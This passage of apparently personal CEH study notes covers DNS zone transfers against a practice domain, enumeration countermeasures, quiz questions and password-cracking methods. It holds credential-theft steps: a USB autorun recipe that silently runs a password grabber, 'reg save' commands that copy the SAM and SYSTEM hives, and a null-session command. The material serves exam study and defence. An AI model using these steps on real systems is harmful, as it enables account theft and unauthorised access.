zonetransfer.me.          7200    IN      NS        nsztml2.digi.ninja.
...
xss.zonetransfer.me.      3600    IN      NSEC      zonetransfer.me. TXT RRSIG NSEC
xss.zonetransfer.me.      3600    IN      RRSIG     NSEC 8 3 3600 20160330133700 2016022912
3700 44244 zonetransfer.me. a7tFtY1bsTwztlv/khjV/NEga0QyiI8t2R0xgQUp9ANKmAPqu831l9rpI r
wKpBF88atlvQYTv9bRTjA/Y58WxsBYw+S0e3j3CumHlQVbj8CJQpfJK cW1w7DoX801PYbWuCAhciUyh1CV4Y5
a8pcPBizBM6225h4eAdE6Ahx3S XGY=
zonetransfer.me.          7200    IN      SOA      nsztml.digi.ninja. robin.digi.ninja. 20141016
03 172800 900 1209600 3600

Received 16183 bytes from 81.4.108.41#53 in 645 ms

```

- `host -l zonetransfer.me 167.88.42.94`

```
root@kali:~# host -l zonetransfer.me 167.88.42.94
Using domain server:
Name: 167.88.42.94
Address: 167.88.42.94#53
Aliases:

zonetransfer.me has address 217.147.177.157
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 167.88.42.94
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 217.147.177.157
```

或使用 `dig` command來查詢，同樣也要先查到name server:

```
dig -t ns zonetransfer.me
```

```
root@kali:~# dig -t ns zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> -t ns zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46473
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 512
;; QUESTION SECTION:
;zonetransfer.me.      IN      NS

;; ANSWER SECTION:
zonetransfer.me.      5      IN      NS      nsztm1.digi.ninja.
zonetransfer.me.      5      IN      NS      nsztm2.digi.ninja.

;; Query time: 234 msec
;; SERVER: 192.168.99.2#53(192.168.99.2)
;; WHEN: Sat Jul 09 16:00:36 CST 2016
;; MSG SIZE rcvd: 96
```

接著做zone transfer:

```
dig axfr @nsztm1.digi.ninja zonetransfer.me
```

```

root@kali:~# dig axfr @nsztml.digi.ninja zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> axfr @nsztml.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.      7200      IN        SOA       nsztml.digi.ninja. robin.digi.ninja. 20141016
03 172800 900 1209600 3600
zonetransfer.me.      7200      IN        RRSIG     SOA 8 2 7200 20160330133700 20160229123700
44244 zonetransfer.me. GzQojkYAP8zuTOB9UAx66mTDiEGJ26hVIIP2ifk2DpbQLrEAPg4M77i4 M0yFWH
pNfMJIIuuJ8nMxQgFVCU3yT0eT/EMbN98FYC8lVYwEZeWhtbMmS 88jVlF+cOz2WarjCdyV0+UJCTdGtBJriIcz
C52EXKkw2RCKv3gtdKKVa fBE=
zonetransfer.me.      7200      IN        NS        nsztml.digi.ninja.
zonetransfer.me.      7200      IN        NS        nsztml2.digi.ninja.
...
xss.zonetransfer.me.  3600      IN        NSEC      zonetransfer.me. TXT RRSIG NSEC
xss.zonetransfer.me.  3600      IN        RRSIG     NSEC 8 3 3600 20160330133700 2016022912
3700 44244 zonetransfer.me. a7tFtY1bsTwztv/khjV/NEga0QyiI8t2R0xgQU99ANKmAPqu831l9rpI r
wKpBF88atlvQYtV9bRTJA/Y58WxsBYw+S0e3j3CUmHlQVbj8CJQpfJK cW1w7Dox801PYbwuCAhciUyh1CV4Y5
a8pcPBiZBM6225h4eAdE6Ahx3S XGY=
zonetransfer.me.      7200      IN        SOA       nsztml.digi.ninja. robin.digi.ninja. 20141016
03 172800 900 1209600 3600
;; Query time: 710 msec
;; SERVER: 81.4.108.41#53(81.4.108.41)
;; WHEN: Sat Jul 09 15:13:31 CST 2016
;; XFR size: 153 records (messages 1, bytes 16183)

```

或使用 `nslookup` command 來查詢，同樣也要先查到 name server:

```
nslookup -type=ns zonetransfer.me
```

```

root@kali:~# nslookup -type=ns zonetransfer.me
Server:          192.168.99.2
Address:         192.168.99.2#53

Non-authoritative answer:
zonetransfer.me  nameserver = nsztml2.digi.ninja.
zonetransfer.me  nameserver = nsztml1.digi.ninja.

Authoritative answers can be found from:

```

接著做 zone transfer:

```
nslookup - nsztml2.digi.ninja
```

```
ls -d zonetransfer.me
```



```
C:\Users\Sean>nslookup - nsztl2.digi.ninja
預設伺服器: UnKnown
Address: 167.88.42.94

> ls -d zonetransfer.me
[UnKnown]
zonetransfer.me.          SOA      nsztl1.digi.ninja robin.digi.ninja. (2014101601
172800 900 1209600 3600)
zonetransfer.me.          HINFO    Casio fx-700G  Windows XP
zonetransfer.me.          TXT       "google-site-verification=tyP28J7JAUHA
9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"

zonetransfer.me.          MX        0        ASPMX.L.GOOGLE.COM
```

Q1) Which port number is used by DNS for zone transfers?

1. **53 TCP**
2. 53 UDP
3. 25 TCP
4. 25 UDP

A1) Port 53 TCP is used for zone transfers concerning DNS.

Q2) A DNS zone transfer is used to do which of the following?

1. Copy files
2. Perform searches
3. **Synchronize server information**
4. Decommission servers

A2) A zone transfer is used to synchronize information, namely records, between two or more DNS servers.

4.7 Enumeration Countermeasures

Enumeration Countermeasures

- **SNMP:**
 - Remove the SNMP agent or turn off the SNMP service
 - If shutting off SNMP is not an option, then change the default community string name
 - Upgrade to SNMP3, which encrypts passwords and messages
 - Implement the Group Policy security option called "Additional restrictions for anonymous connections"
 - Ensure that the access to null session pipes, null session shares, and IPsec filtering is restricted.
- **DNS:**
 - Disable the DNS zone transfers to the untrusted hosts
 - Make sure that the private hosts and their IP addresses are not published into DNS zone files of public DNS server
 - Use premium DNS registration services that hide sensitive information such as HINFO from public
 - Use standard network admin contacts for DNS registrations in order to avoid social engineering attacks
- **SMTP:** Configure SMTP servers to:
 - Ignore email messages to unknown recipients
 - Not include sensitive mail server and local host information in mail responses
 - Disable open relay feature
- **LDAP:**
 - By default, LDAP traffic is transmitted unsecured; use SSL technology to encrypt the traffic
 - Select a user name different from your email address and enable account lockout
- **SMB:**
 - Disable SMB protocol on Web and DNS Servers
 - Disable SMB protocol on Internet facing servers
 - Disable ports TCP 139 and TCP 445 used by the SMB protocol
 - Restrict anonymous access through RestrictNullSessAccess parameter from the Windows Registry

4.8 Enumeration Pen Testing

Enumeration Pen Testing

- Used to identify **valid user accounts** or **poorly protected resources shares** using active connections to systems and directed queries.
- The information can be **users and groups, network resources and shares**, and **applications**.
- Used in combination with **data collected in the reconnaissance phase**.
- In order to enumerate important servers, find the network range using tools such as **WhoIs Lookup**.
- Calculate the subnet mask required for the IP range using **Subnet Mask Calculators**, that can be given as an input to many of the ping sweep and port scanning tools.
- Find the servers connected to the Internet using tools such as **Nmap**.
- Perform port scanning to check for the open ports on the nodes using tools such as **Nmap**.
- Perform NetBIOS enumeration using tools such as **SuperScan, Hyena**, and **Winfingerprint**.
- Perform SNMP enumeration using tools such as **OpUtils Network Monitoring Toolset** and **Engineer's Toolset**.
- Perform LDAP enumeration using tools such as **Softerra LDAP Administrator**.
- Perform NTP enumeration using commands such as **ntptrace, ntpdc**, and **ntpq**.
- Perform SMTP enumeration using tools such as **NetScanTools Pro**.
- Perform DNS enumeration using Windows utility **NSLookup**.

Module Summary

- Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system.
- SNMP enumeration is a process of enumerating user accounts and devices on a target system using SNMP.
- MIB is a virtual database containing formal description of all the network objects that can be managed using SNMP.
- Attacker queries LDAP service to gather information such as valid user names, addresses, departmental details, etc. that can be further used to perform attacks.
- Network Time Protocol (NTP) is designed to synchronize clocks of networked computers.
- Attackers use the specific port with telnet to enumerates the server version running on the remote host.

Q1) Which of the following tools are used for enumeration? (Choose three.)

1. SolarWinds
2. **USER2SID**
3. Cheops
4. **SID2USER**
5. **DumpSec**

A1) USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacking methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the test practicing with the tools and learning to understand their output.

Q2) What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

1. That the Joe account has a SID of 500
2. These commands demonstrate that the guest account has NOT been disabled
3. These commands demonstrate that the guest account has been disabled
4. **That the true administrator is Joe**

5. Issued alone,these commands prove nothing

A2) One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.

Q3) Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

1. **SNMPUtil**
2. **SNScan**
3. SNMPScan
4. **Solarwinds IP Network Browser**
5. NMap

A3) SNMPUtil is a SNMP enumeration utility that is a part of the Windows 2000 resource kit. With SNMPUtil,you can retrieve all sort of valuable information through SNMP. SNScan is a SNMP network scanner by Foundstone. It does SNMP scanning to find open SNMP ports. Solarwinds IP Network Browser is a SNMPenumeration tool with a graphical tree-view of the remote machine's SNMP data.

Q4) In the context of Windows Security, what is a 'null' user?

1. A user that has no skills
2. An account that has been suspended by the admin
3. **A pseudo account that has no username and password**
4. A pseudo account that was created for security administration purpose

A4) NULL sessions take advantage of “features” in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Using these NULL connections allows you to gather the following information from the host:

- List of users and groups
- List of machines
- List of shares
- Users and host SID' (Security Identifiers)

NULL sessions exist in windows networking to allow:

- Trusted domains to enumerate resources
- Computers outside the domain to authenticate and enumerate users
- The SYSTEM account to authenticate and enumerate resources NetBIOS NULL sessions are enabled by default in Windows NT and 2000. Windows XP and 2003 will allow anonymous enumeration of shares,but not SAM accounts.

Q5) Enumeration does not uncover which of the following pieces of information?

1. Services
2. User accounts
3. **Ports**
4. Shares

A5) Ports are usually uncovered during the scanning phase and not the enumeration phase.

Q6) Enumeration is useful to system hacking because it provides __

1. **Passwords???**
2. IP ranges
3. Configuration
4. **Username**s

A6) Usernames are especially useful in the system-hacking process because they let you target accounts for password cracking. Enumeration can provide information regarding usernames and accounts.

Q7) What is enumeration?

1. Identifying active systems on the network
2. Cracking passwords
3. **Identifying users and machine names**
4. Identifying routers and firewalls

A7) Enumeration is the process of finding usernames, machine names, network shares, and services on the network.

Q8) What is a countermeasure for SNMP enumeration?

1. **Remove the SNMP agent from the device**
2. Shut down ports 135 and 139 at the firewall
3. Shut down ports 80 and 443 at the firewall
4. Enable SNMP read-only security on the agent device

A8) The best countermeasure to SNMP enumeration is to remove the SNMP agent from the device. Doing so prevents it from responding to SNMP requests.

Q9) A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

1. Reject all invalid email received via SMTP.
2. Allow full DNS zone transfers.
3. **Remove A records for internal hosts.**

4. Enable null session pipes.

Q10) What is the following command used for?

```
net use \target\ipc$ "" /u:""
```

1. Grabbing the etc/passwd file
2. Grabbing the SAM
3. Connecting to a Linux computer through Samba.
4. **This command is used to connect as a null session**
5. Enumeration of Cisco routers

A10) The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.

Chapter 05. System Hacking

5.1 Cracking Passwords

Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems.
- Attackers use password cracking techniques to **gain unauthorized access** to the vulnerable system.
- Most of the password cracking techniques are successful due to weak or easily **guessable passwords**.

Types of Password Attacks

- **Non-Electronic Attacks:** Attacker need not possess **technical knowledge** to crack password, hence known as non-technical attack.
 - Shoulder Surfing
 - Social Engineering
 - Dumpster Diving
- **Active Online Attacks:** Attacker performs password cracking by **directly communicating** with the victim machine.
 - Dictionary and Brute Forcing Attack
 - Hash Injection and Phishing
 - Trojan/Spyware/Keyloggers
 - Password Guessing
- **Passive Online Attacks:** Attacker performs password cracking **without communicating** with the authorizing party.
 - Wire Sniffing
 - Man-in-the-Middle
 - Replay
- **Offline Attack:** Attacker copies the target's **password file** and then tries to crack passwords in his own system at different location.
 - Pre-Computed Hashes (Rainbow Table)
 - Distributed Network

Non-Electronic Attacks

- **Shoulder Surfing:** Looking at either the **user's keyboard or screen** while he/she is

logging in.

- **Social Engineering:** **Convincing people** to reveal passwords
- **Dumpster Diving:** Searching for sensitive information at the **user's trash-bins, printer trash bins**, and user desk for sticky notes.

Active Online Attack: Dictionary, Brute Forcing and Rule-based Attack

- **Dictionary Attack:** A **dictionary file** is loaded into the cracking application that runs against **user accounts**.
- **Brute Forcing Attack:** The program tries **every combination of characters** until the password is broken.
- **Rule-based Attack:** This attack is used when the attacker gets some **information about the password**.

- Hybrid Attack
- Syllable Attack
- Brute Force考量的因素:
 - Computations: CPU, GPGPU, Cloud, ASIC
 - Charset: 98^8 , (98個按鍵、長度為8)
 - Length: 8

Active Online Attack: Password Guessing

- The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and tries them manually on the victim's machine to **crack the passwords**.
 1. Find a **valid** user
 2. Create a **list** of possible passwords
 3. Rank passwords from **high** probability to **low**
 4. Key in each password, until **correct password** is discovered.

Default Passwords

- A default password is a password supplied by the **manufacturer** with new equipment (e.g. switches, hubs, routers) that is password protected.
- Attackers use default passwords in the list of words or dictionary that they use to

perform password guessing attack.

Active Online Attack: Trojan/Spyware/Keylogger

- Attacker installs Trojan/Spyware/Keylogger on victim's machine to collect victim's user names and passwords.
- Trojan/Spyware/Keylogger runs in the background and send back all user credentials to the attacker.

Example of Active Online Attack Using USB Drive

1. Download PassView, a password hacking tool
2. Copy the downloaded files to USB drive
3. Create autorun.info in USB drive

```
[autorun]
en=launch.bat
```

4. Contents of launch.bat

```
start pspv.exe/stext
pspv.txt
```

5. Insert the USB drive and the autorun window will pop-up (if enabled)
6. PassView is executed in the background and passwords will be stored in the .TXT files in the USB drive

Active Online Attack: Hash Injection Attack

- A hash injection attack allows an attacker to inject a compromised hash into a local session and use the hash to validate to network resources.
- The attacker finds and extracts a logged on domain admin account hash.
- The attacker uses the extracted hash to log on to the domain controller.


PtH: Path the Hash

Passive Online Attack: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic.
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails.
- Sniffed credentials are used to **gain unauthorized access** to the target system.

Passive Online Attacks: Man-in-the-Middle and Replay Attack

- **Gain access to the communication channels:** In a MITM attack, the attacker acquires **access** to the communication channels between victim and server to extract the information.
- **Use sniffer:** In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant info is extracted, the tokens are placed back on the network to gain access.
- **Considerations:**
 - Relatively **hard to perpetrate**
 - Must be **trusted** by one or both sides
 - Can sometimes be broken by **invalidating traffic**



SMBRelay, PeerAuth

Offline Attack: Rainbow Table Attack

- **Rainbow Table:** A rainbow table is a precomputed table which contains word lists like **dictionary files** and **brute force lists** and their **hash value**.
- **Compare the Hashes:** Capture the hash **of a passwords** and compare it with the precomputed hash table. If a match is found then the password is cracked.
- **Easy to Recover:** It is easy to recover passwords by comparing captured password

hashes to the **precomputed tables**.

- **Precomputed Hashes:**

- 1qazwed -> 21c40e47dba72e77518ee3ef88ad0cc8
- hh021da -> 2ce80b192cfa47a0d6c8a2446314810b
- 9da8dasf -> eb0f5690164ffabbed1744087a4d6761
- sodifo8sf -> 2c749bf3fff89778efc50af7e4f8d6a8

Tools to Create Rainbow Tables: **rtgen** and **Winrtgen**

- **rtgen**: The **rtgen** program need **several parameters** to generate a rainbow table, the syntax of the command line is:
 - **Syntax**: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`
- **Winrtgen**: **Winrtgen** is a graphical **Rainbow Tables Generator** that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2(256), SHA-2(384), and SHA-2(512) hashes.

Offline Attack: **Distributed Network Attack**

- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password protected files** using the unused processing power of machines across the network to decrypt passwords.
- The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network.
- DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network.
- DNA Client **runs in the background**, consuming only unused processor time.
- The program combines the processing capabilities of all the clients connected to network and uses it to **crack the password**.


Elcomsoft Distributed Password Recovery

- Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment.

Microsoft Authentication

- **Security Accounts Manager (SAM) Database:**
 - Windows stores user passwords in SAM, or in the **Active Directory database** in domain. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM.
- **NTLM Authentication:**
 - The NTLM authentication protocol types:
 - **NTLM authentication protocol**
 - **LM authentication protocol**
 - These protocols stores user's password in the SAM database using different hashing methods.
- **Kerberos Authentication:**
 - Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM.


How Hash Passwords Are Stored in Windows SAM?



- **Note:** LM hashes have been disabled in **Windows Vista** and **later** Windows operating systems, LM will be **blank** in those systems.

- `reg save hklm\sam c:\temp\sam.save`
- `reg save hklm\system c:\temp\system.save`
- `pwdump, SMBPasswd`


NTLM Authentication Process



Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides strong authentication for client/server applications than NTLM.

- XP: LM, NTLM
- Vista~: NTLMv2
- LM使用DES: PASSWOR DXXXXXX，各7字元，每個7×8=56 bits，大小寫不分

Kerberos Authentication



Password Salting

- Password salting is a technique where **random string of character are added** to the password to the password before calculating their hashes.
- **Advantage:** Salting makes it more difficult to reverse the hashes and defeats pre-computed hash attacks. **Note:** Windows password hashes are not salted

pwdump7 and fgdump

- PWDUMP extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database.
- fgdump works like pwdump but also extracts cached credentials and allows remove network execution.
- These tools must be run with administrator privileges.

Password Cracking Tools

- **L0phtCrack:** L0phtCrack is a password **auditing** and **recovery** application packed with features such as scheduling, hash extraction from 64-bit Windows versions, and networks monitoring and decoding.
- **Ophcrack:** Ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms.

- **Cain & Abel:** It allows recovery of various kind of passwords by **sniffing the network**, **cracking encrypted passwords** using dictionary, brute-force, and cryptanalysis attacks.
- **RainbowCrack:** RainbowCrack cracks hashes with **rainbow tables**. It uses **time-memory tradeoff** algorithm to crack hashes.

Password Cracking Tool for Mobile: **FlexiSPY Password Grabber**

- It **capture the security pattern** used to access the phone itself and **crack the passcode** used to unlock the iPhone, plus the actual passwords they use for social messaging.
- It **allows you to login** to their Facebook, Skype, Twitter, Pinterest, LinkedIn, GMail and other Email accounts directly from your own computer.

How to Defend against Password Cracking

- Enable **information security audit** to monitor and track password attacks.
- Do not use the **same password** during password change.
- Do not **share** passwords.
- Do not use passwords that can be found in a **dictionary**.
- Do not use **cleartext** protocols and protocols with **weak encryption**.
- Set the **password change policy** to 30 days.
- Avoid **storing passwords** in an unsecured location.
- Do not use any system's **default passwords**.
- Make passwords hard to guess by using **8-12 alphanumeric** characters in combination of uppercase and lowercase letters, numbers, and symbols.
- Ensure that application **neither store** passwords to memory **nor write** them to disk in clear text.
- Use a **random string** (salt) as prefix or suffix with the password before encrypting.
- Enable **SYSKEY** with strong password to encrypt and protect the SAM database.
- Never use passwords such as **date of birth**, spouse, or child's or pet's name.
- Monitor the **server's logs** for brute force attacks on the users accounts.
- Lock out an account subjected to too many **incorrect password** guesses.

Implement and Enforce **Strong Security Policy**

